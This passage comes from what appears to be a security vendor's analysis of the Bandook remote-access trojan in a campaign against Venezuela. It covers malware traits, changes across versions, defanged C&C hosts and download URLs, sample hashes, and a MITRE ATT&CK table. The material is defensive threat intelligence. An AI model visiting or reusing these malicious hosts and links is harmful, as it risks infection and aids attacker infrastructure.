- The encrypted information sent to the C&C server uses the string suffix &&& at the end of it.
- The payloads use the ~! suffix string as a delimiter for the information sent or received.
- Two samples included in the Operation Manul report (SHA-1: ADB7FC1CC9DD76725C1A81C5F17D03DE64F73296 and 916DF5B73B75F03E86C78FC3D19EF5D2DC1B7B92) seem to be connected to the Bandidos campaign, according to our telemetry data. The campaign ID for these samples (January 2015 v3 and JUNE 2015 TEAM) show how far back in time the campaigns go.
- All the samples included in Check Point's report as "Full Version" in fact target Venezuela and are part of the Bandidos campaign.
- The dropper uses the process hollowing technique to inject the payloads.

We also found some differences, showing changes to the malware over the years, like:

- The dropper, for this campaign, changed its encryption algorithm from CAST-256 to GOST.
- It seems that the malware now has only two DLLs for all its extra functionality instead of the five DLLs mentioned in the Operation Manul report.
- Two new export methods have been added to the dec.dll, named GenerateOfflineDB and RECSCREEN.
- This latest sample contains 132 commands, instead of the 120 commands mentioned in Check Point's report.
- Unlike the smaller executables described in Check Point's report, which are signed and seem to be part of a different campaign, these samples are unsigned executables.
- There is a command with the string AVE_MARIA, which has been used in many RATs (for example, Warzone RAT).

Conclusion

Bandook is a RAT active since 2005. Its involvement in different espionage campaigns, already documented, shows us that it is still a relevant tool for cybercriminals. Also, if we consider the modifications made to the malware over the years, it shows us the interest of cybercriminals to keep using this piece of malware in malicious campaigns, making it more sophisticated and more difficult to detect.

Although there are few documented campaigns in Latin America, such as Machete or Operation Spalax, Venezuela is a country that, due to its geopolitical situation, is a likely target for cyberespionage.

A full and comprehensive list of Indicators of Compromise (IoCs) and samples can be found in our GitHub repository.

For any inquiries, or to make sample submissions related to the subject, contact us at threatintel@eset.com.

Indicators of Compromise (IoCs)

C&C servers

d1.ngobmc[.]com:7891 – 194.5.250[.]103
d2.ngobmc[.]com:7892 – 194.5.250[.]103
r2.panjo[.]club:7892 – 45.142.214[.]31
pronews[.]icu – 194.36.190[.]73
ladvsa[.]club – 45.142.213[.]108

Samples

SHA-1	ESET detection name	Description
4B8364271848A9B677F2B4C3AF4FE042991D93DF	PDF/TrojanDownloader.Agent.AMF	Malicious email
F384BDD63D3541C45FAD9D82EF7F36F6C380D4DD	PDF/TrojanDownloader.Agent.AMF	Malicious PDF
A06665748DF3D4DEF63A4DCBD50917C087F57A27	PDF/Phishing.F.Gen	Malicious PDF
89F1E932CC37E4515433696E3963BB3163CC4927	Win32/Bandok.NAT	Dropper
124ABF42098E644D172D9EA69B05AF8EC45D6E49	Win32/Bandok.NAT	Dropper
AF1F08A0D2E0D40E99FCABA6C1C090B093AC0756	Win32/Bandok.NAT	Dropper
0CB9641A9BF076DBD3BA38369C1C16FCDB104FC2	Win32/Bandok.NAT	Payload
D32E7178127CE9B217E1335D23FAC3963EA73626	Win32/Bandok.NAT	Payload
5F58FCED5B53D427B29C1796638808D5D0AE39BE	Win32/Bandok.NAT	Payload
1F94A8C5F63C0CA3FCCC1235C5ECBD8504343437	-	dec.dll (encrypted)
8D2B48D37B2B56C5045BCEE20904BCE991F99272	JS/Kryptik.ALB	Main.js

Download URLs

https://rebrand[.]ly/lista-de-precios-2021
https://rebrand[.]ly/lista-de-precios-01
https://rebrand[.]ly/Lista-de-Precios
https://rebrand[.]ly/lista-de-precios-actualizada
https://rebrand[.]ly/Lista-de-precio-1-actualizada
https://rebrand[.]ly/Lista-de-precios-2-actualizada
https://rebrand[.]ly/Precios-Actualizados
https://rebrand[.]ly/recibo-de-pago-mes-03
https://rebrand[.]ly/Factura-001561493
https://rebrand[.]ly/Comunicado_Enero
https://rebrand[.]ly/Comunicado-23943983
https://rebrand[.]ly/Cotizacion-de-productos
https://rebrand[.]ly/informacion_bonos_productividad
https://rebrand[.]ly/aviso-de-cobro
https://bit[.]ly/lista-de-precios2
http://bit[.]ly/2yftKk3

https://bitly[.]com/v-coti_cion03
https://spideroak[.]com/storage/OVPXG4DJMRSXE33BNNPWC5LUN5PTMMZXG4ZTM/shared/1759328-1-1050/Cotizacion nuevas.rar?ad16ce86ca4bb1ff6ff0a7172faf2e05
https://spideroak[.]com/storage/OVPXG4DJMRSXE33BNNPWC5LUN5PTMMRSHA4DA/shared/1744230-1-1028/Lista%20de%20Precios.rar?cd05638af8e76da97e66f1bb77d353eb
https://filedn[.]com/lpBkXnHaBUPzXwEpUriDSr4/Lista_de_precios.rar
https://filedn[.]com/l9nI3nYhBEH5QqSeMUzzhMb/Facturas/Lista_de_Precios.rar

Older C&C servers

d1.p2020[.]club:5670
d2.p2020[.]club:5671
s1.fikofiko[.]top:5672
s2.fikofiko[.]top:5673
s3.fikofiko[.]top:5674
s1.megawoc[.]com:7891
s2.megawoc[.]com:7892
s3.megawoc[.]com:7893
hellofromtheotherside[.]club:6792
medialog[.]top:3806
nahlabahla.hopto[.]org:9005
dianaojeil.hopto[.]org:8021
nathashadarin.hopto[.]org:8022
laraasaker.hopto[.]org:5553
mayataboush.hopto[.]org:5552
jhonny1.hopto[.]org:7401
j2.premiumdns[.]top:7402
j3.newoneok[.]top:9903
p2020[.]xyz
vdsm[.]xyz
www.blueberry2017[.]com
www.watermelon2017[.]com
www.orange2017[.]com
dbclave[.]info
panel.newoneok[.]top

MITRE ATT&CK techniques

Note: This table was built using version 9 of the MITRE ATT&CK framework.

Tactic	ID	Name	Description
Initial Access	T1566.001	Phishing: Spearphishing attachment	Bandook operators have used emails with PDF files attached that contain links to download malware.
Execution	T1204.001	User Execution: Malicious Link	Bandook operators have used malicious links to download malware.

Tactic	ID	Name	Description
T1204.002	User Execution: Malicious File	Bandook operators have attempted to get victims to execute malicious files.	
Defense Evasion	T1027	Obfuscated Files or information	Bandook operators encrypt the payload hidden in the dropper.
T1055.012	Process Injection: Process Hollowing	Bandook operators use process hollowing to inject the payload into legitimate processes.	
T1112	Modify Registry	Bandook operators have attempted to modify registry entries to hide information.	
T1547.001	Boot or Logon Autostart Execution: Registry Run keys / Startup Folder	Bandook operators have attempted to create a Run registry key.	
Discovery	T1057	Process Discovery	Bandook uses Windows API functions to discover running processes on victim’s machines.
T1083	File and Directory Discovery	Bandook operators try to discover files or folders from a specific path.	
Collection	T1025	Data from Removable Media	Bandook operators try to read data from removable media.
T0156.001	Input Capture: Keylogging	Bandook operators may try to capture user keystrokes to obtain credentials.	
T1113	Screen Capture	Bandook can take screenshots from the victim’s machine.	
T1123	Audio Capture	Bandook can record audio from the victim’s machine.	
T1125	Video Capture	Bandook can record video from the webcam.	
Command And Control	T1573.001	Encrypted Channel: Symmetric Cryptography	Bandook uses AES for encrypting C&C communications.
Exfiltration	T1041	Exfiltration Over C2 channel	Bandook exfiltrates information over the same channel used for C&C.

Tactic	ID	Name	Description
T1048.002	Exfiltration Over Alternative Protocol: Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Bandook exfiltrates information using a malicious URL via HTTPS.	

7 Jul 2021 - 11:30AM

Sign up to receive an email update whenever a new article is published in our Ukraine Crisis – Digital Security Resource Center

Newsletter

Discussion